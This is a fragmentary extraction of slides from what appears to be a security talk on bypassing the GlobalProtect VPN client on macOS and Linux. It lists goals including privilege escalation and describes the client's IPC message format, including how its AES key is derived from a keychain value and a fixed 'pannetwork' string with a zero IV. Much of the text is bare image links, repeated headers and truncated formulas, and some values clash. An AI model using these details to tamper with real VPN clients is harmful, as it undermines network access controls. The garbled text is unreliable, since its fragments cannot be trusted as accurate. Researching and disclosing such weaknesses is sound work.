
- macOS client
- Linux client

### Out

- PA Firewall / VPN server
- Windows client
- Mobile device clients




## Goals




<i>GlobalProtect Bypass</i>	<input checked="" type="checkbox"/> 1 of 1
<i>Privilege Escalation</i>	<input type="checkbox"/> 0 of 1






## **Process**



## IPC Channel: Deeper dive




# IPC Channel: Deeper dive





# IPC Channel: Deeper dive




16 byte header of  
message length

AES-CBC encrypted XML payload:  
AES\_CBC(AES\_KEY, IV, XML)



$$\text{AES\_KEY} = \text{md5}(\text{userKeyParam} + \text{md5}(\text{"pannetwork"})) + \text{md5}(\text{userKeyParam} + \text{md5}(\text{"pannetwork"})) = \text{fn}(\text{userKeyParam})$$



<b>userKeyParam</b>	<b>Login Keychain:</b> GlobalProtectService
<b>IV</b>	"00"



# IPC Channel: Deeper dive




16 byte header of  
message length


AES\_KEY = md5(user  
+ md5(us

userKeyParam

IV

AES-CBC encrypted XML payload:





AES-CBC encrypted XML payload:  
AES\_CBC(AES\_KEY, IV, XML)

```
AES_KEY = md5(userKeyParam + md5("pannetwork")) = fn(userKeyParam)
          + md5(userKeyParam + md5("pannetwork"))
```



<b>userKeyParam</b>	<b>Login Keychain:</b> GlobalProtectService
<b>IV</b>	"0000000000000000000000 0000000000"




